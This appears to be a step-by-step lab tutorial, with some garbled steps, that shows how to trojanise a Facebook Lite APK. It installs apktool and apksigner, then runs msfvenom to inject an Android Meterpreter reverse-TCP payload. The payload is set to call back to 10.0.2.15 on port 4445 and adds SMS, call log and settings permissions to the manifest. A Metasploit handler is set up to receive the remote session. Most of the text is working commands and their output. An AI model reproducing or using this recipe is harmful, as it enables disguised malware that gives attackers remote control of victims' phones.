Malicious APK File Creation

No. 5

Step 1: Take any android app

To get started, I have download an apk from the below mentioned link.

https://www.apkmirror.com/apk/facebook-2/lite/lite-98-0-0-33-170-release/

Step 2: Adding Malicious part to the android app.

To get started, we need to install Apktool in kali Linux.

I have downloaded the apktool from the following link.


https://www.apkmirror.com/apk/facebook-2/lite/lite-98-0-0-33-170-release/

Right click on the link and save the link as apktool.

Download apktoo1-2 from the below link

https://www.apkmirror.com/apk/facebook-2/lite/lite-98-0-0-33-170-release/

After downloading rename the downloaded jar to apktool.jar.



And then we make sure both files are executable (**chmod +x**)

```
┌──(dileep㉿kali)-[~/Downloads]
└─$ sudo chmod +x apktool.jar
[sudo] password for dileep:

┌──(dileep㉿kali)-[~/Downloads]
└─$ sudo chmod +x apktool
```

Move both files **apktool.jar & apktool** to **/usr/local/bin**

```
┌──(dileep㉿kali)-[~/Downloads]
└─$ sudo cp apktool /usr/local/bin

┌──(dileep㉿kali)-[~/Downloads]
└─$ sudo cp apktool.jar /usr/local/bin
```

Try running apktool via cli


```
┌──(dileep㉿kali)-[~/Downloads]
└─$ apktool
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Apktool v2.6.1-dirty - a tool for reengineering Android apk files
with smali v2.4.0-debian and baksmali v2.4.0-debian
Copyright 2010 Ryszard Wiśniewski <brut.alll@gmail.com>
Copyright 2010 Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
 -advance,--advanced   prints advance information.
 -version,--version    prints the version then exits
usage: apktool if|install-framework [options] <framework.apk>
 -p,--frame-path <dir>   Stores framework files into <dir>.
 -t,--tag <tag>          Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
 -f,--force              Force delete destination directory.
 -o,--output <dir>       The name of folder that gets written. Default is apk
.out
 -p,--frame-path <dir>   Uses framework files located in <dir>.
 -r,--no-res             Do not decode resources.
 -s,--no-src             Do not decode sources.
 -t,--frame-tag <tag>    Uses framework files tagged by <tag>.
usage: apktool b[uild] [options] <app_path>
 -f,--force-all          Skip changes detection and build all files.
 -o,--output <dir>       The name of apk that gets written. Default is dist/n
ame.apk
 -p,--frame-path <dir>   Uses framework files located in <dir>.

For additional info, see: https://ibotpeaches.github.io/Apktool/
For smali/baksmali info, see: https://github.com/JesusFreke/smali
```


Install zipalign

Use command **sudo apt install zipalign**




Install jdk

Use command **sudo apt install openjdk-11-jdk**



After that we will be able to use the command jarsigner which is the java signer.



Use the command ipconfig to get the local IP address

```
┌──(dileep㉿kali)-[~/Downloads]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feb0:e828  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b0:e8:28  txqueuelen 1000  (Ethernet)
        RX packets 221752  bytes 316120109 (301.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43592  bytes 4578943 (4.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2  bytes 100 (100.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 100 (100.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now the let’s generate the malicious apk using the meterpreter command


To get started we need to install the apksigner

Use the command **sudo apt-get install apksigner**

```
┌──(dileep㉿kali)-[~/Downloads]
└─$ sudo apt-get install apksigner
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  libapksig-java
The following NEW packages will be installed:
  apksigner libapksig-java
0 upgraded, 2 newly installed, 0 to remove and 1110 not upgraded.
Need to get 847 kB of archives.
After this operation, 980 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 libapksig-java all 31
.0.2-1 [404 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 apksigner all 31.0.2-
1 [443 kB]
Fetched 847 kB in 2s (393 kB/s)
Selecting previously unselected package libapksig-java.
(Reading database ... 313148 files and directories currently installed.)
Preparing to unpack .../libapksig-java_31.0.2-1_all.deb ...
Unpacking libapksig-java (31.0.2-1) ...
Selecting previously unselected package apksigner.
Preparing to unpack .../apksigner_31.0.2-1_all.deb ...
Unpacking apksigner (31.0.2-1) ...
Setting up libapksig-java (31.0.2-1) ...
Setting up apksigner (31.0.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...
Processing triggers for man-db (2.10.2-1) ...
```

And then enter the below command to generate the malicious apk

sudo msfvenom –x fb.apk –p android/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4445 –o Facebook.apk



```
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.facebook.lite.xqcde
[*] Loading /tmp/d20221103-20326-qvz9fh/original/smali/com/facebook/lite/Clie
ntApplicationShell.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_B
ATTERY_OPTIMIZATIONS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/
>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/
>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20221103-20326-qvz9fh/
output.apk
[*] Aligning /tmp/d20221103-20326-qvz9fh/output.apk
[*] Signing /tmp/d20221103-20326-qvz9fh/aligned.apk with apksigner
Payload size: 1232279 bytes
Saved as: Facebook.apk
```

We have successfully generated the malicious apk.

Open the mfsconsole and execute the below commands

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set lport 4445
lport ⇒ 4445
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4445
msf6 exploit(multi/handler) > sessions
```

Next we need to decompile the apk.

```
┌──(dileep㉿kali)-[~/Downloads]
└─$ cd Facebook

┌──(dileep㉿kali)-[~/Downloads/Facebook]
└─$ ls -l
total 1204
-rw-r--r-- 1 root root 1232279 Nov  3 12:15 Facebook.apk

┌──(dileep㉿kali)-[~/Downloads/Facebook]
└─$ apktool d Facebook.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on Facebook.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/dileep/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```


The apk is decompiled.

```
┌──(dileep㉿kali)-[~/Downloads/Facebook]
└─$ ls -l
total 1208
drwxr-xr-x 5 dileep dileep    4096 Nov  3 12:37 Facebook
-rw-r--r-- 1 root   root   1232279 Nov  3 12:15 Facebook.apk
```

```
┌──(dileep㉿kali)-[~/Downloads/Facebook]
└─$ mv Facebook.apk Facebook.apk.original

┌──(dileep㉿kali)-[~/Downloads/Facebook]
└─$ ls -l
total 1208
drwxr-xr-x 5 dileep dileep    4096 Nov  3 12:37 Facebook
-rw-r--r-- 1 root   root   1232279 Nov  3 12:15 Facebook.apk.original
```

Secret code is placed in the below mentioned path.




Secret code is : **Malicious APK**

Use the below command to build the apk

We can see that the dist folder is created.

```
┌──(dileep㉿kali)-[~/Downloads/Facebook/Facebook]
└─$ ls -l
total 48
-rw-r--r--  1 dileep dileep 22624 Nov  3 12:37 AndroidManifest.xml
